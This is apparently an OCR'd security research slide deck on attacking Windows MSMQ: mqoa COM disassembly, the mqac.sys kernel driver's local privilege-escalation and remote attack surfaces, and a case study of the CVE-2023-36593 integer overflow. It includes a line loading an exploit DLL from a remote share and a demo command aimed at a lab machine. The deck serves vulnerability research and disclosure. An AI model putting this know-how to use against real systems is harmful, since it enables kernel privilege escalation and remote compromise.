
```
mov     rax, [rcx]
lea     r8, [rsp+38h+arg_10]
lea     rdx, _GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020
mov     rax, [rax]
call    cs:__guard_dispatch_icall_fptr
```



```
mov     rax,qword ptr [rcx]
lea     r8,[rsp+50h]
lea     rdx,[mqoa!GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020 (00007ffe`77a992f0)]
mov     rax,qword ptr [rax]
call    qword ptr [mqoa!_guard_dispatch_icall_fptr (00007ffe`77a97858)]
```

LoadLibrary(\\10.0.0.1\exp.dll)

Demo Time



文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
库
主页
Windows_10_21H1_Pro
Windows_Server_Latest
C:\Windows\system32\cmd.exe
Activate Windows
Go to Settings to activate Windows.
Type here to search
3:06 AM
10/20/2023
要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

```
C:\Users\test.TEST\Desktop>TestMsmq.exe 192.168.126.160
```

Msmq Kernel Driver

Local Kernel Driver

- mqac.sys
- Message management
  - Allocate/Send/Receive/Query




Qmac.sys Attack Surfaces

- Local: Local EoP via DeviceIoControl from normal user
- Remote: send message from remote and trigger vulnerability in kernel driver remotely

Local Attack Surface

- Not all ioctl codes can be called from non-admin user
- Only msmq service process can call function code > 0x1004
    - Focus on function code < 0x1004 for local EoP



```
FunctionCode = LowPart & 0x3FFC;
v11 = RequestorProcess;
if ( (unsigned int)FunctionCode > 0x1004 && v38[10] != RequestorProcess )
  goto LABEL_8;
```

Available Functions for EoP

- **AcSendMessage/AcSendMessage_32**
- AcReceiveMessage/AcReceiveMessage_32/ ACReceiveMessageByLookupId/ ACReceiveMessageByLookupId_32
- ACCreateCursor/ACCreateCursor_32
- ACCloseCursor/ACCloseCursor_32
- ACHandleToFormatName


ACSendMessage

- Send a message to kernel driver
- CACSendParameters: complex structure contains all properties of the message to be sent

```
_int64 __fastcall ACSendMessage(
        struct _DEVICE_OBJECT *a1,
        __int64 a2,
        int a3,
        const struct CQueueBase *a4,
        struct CACSendParameters *pSendParameters)
```

ACSendMessage Workflow


- Calculate packet size => Allocate packet => Write packet



```
,
dwPacketSize = (unsigned int)ACpCalcPacketSize((__int64)a2, v26);
if ( !*((_QWORD *)v14 + 8) || (*((_BYTE *)pACSendParametersPointerContents + 17) & 2) == 0 )
  v18 = *((_QWORD *)v14 + 6) && *((_BYTE *)pACSendParametersPointerContents + 16) == 1
     || *((_QWORD *)v14 + 45) != 0i64;
v23 = CPacket::Create(a1, a2, dwPacketSize, v18, a4);
if ( v23 >= 0 )
{
  if ( *((_DWORD *)*a1 + 4) == -1 )
    AccessibleBuffer = 0i64;
  else
    AccessibleBuffer = CMMFAllocator::GetAccessibleBuffer(*((_QWORD *)*a1 + 3), *((unsigned int *)*a1 + 4));
  v25 = ACpBuildPacket((size_t)a2, AccessibleBuffer, v26);
```

Case Study -CVE-2023-36593

- Classic integer overflow
- Packet size overflowed




```
int *__fastcall CPoolAllocator::malloc(__int64 *a1, int *a2, __int64 a3, __int64 a4, int a5)
{
  unsigned int dwAllocSize; // ebx
  PDEVICE_OBJECT v9; // rcx
  __int64 v10; // rdx
  int v11; // eax
  struct CMMFAllocator *Allocator; // rax
  struct CMMFAllocator *v13; // rcx
  _QWORD *v14; // r8
  _QWORD *v15; // rax
  __int64 v16; // rdx
  __int64 v17; // rcx
  int v19; // [rsp+50h] [rbp+18h] BYREF

  dwAllocSize = -*((_DWORD *)a1 + 12) & (*((_DWORD *)a1 + 12) + a3 + 3);
  if ( dwAllocSize > g_ulHeapPoolSize )
  {
    if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control
      && (HIDWORD(WPP_GLOBAL_Control->Queue.Wcb.DeviceRoutine) & 1) != 0 )
    {
      WPP_SF_dd(WPP_GLOBAL_Control->Queue.ListEntry.Blink, a2, a3, dwAllocSize);
    }
    goto LABEL_19;
  }
```

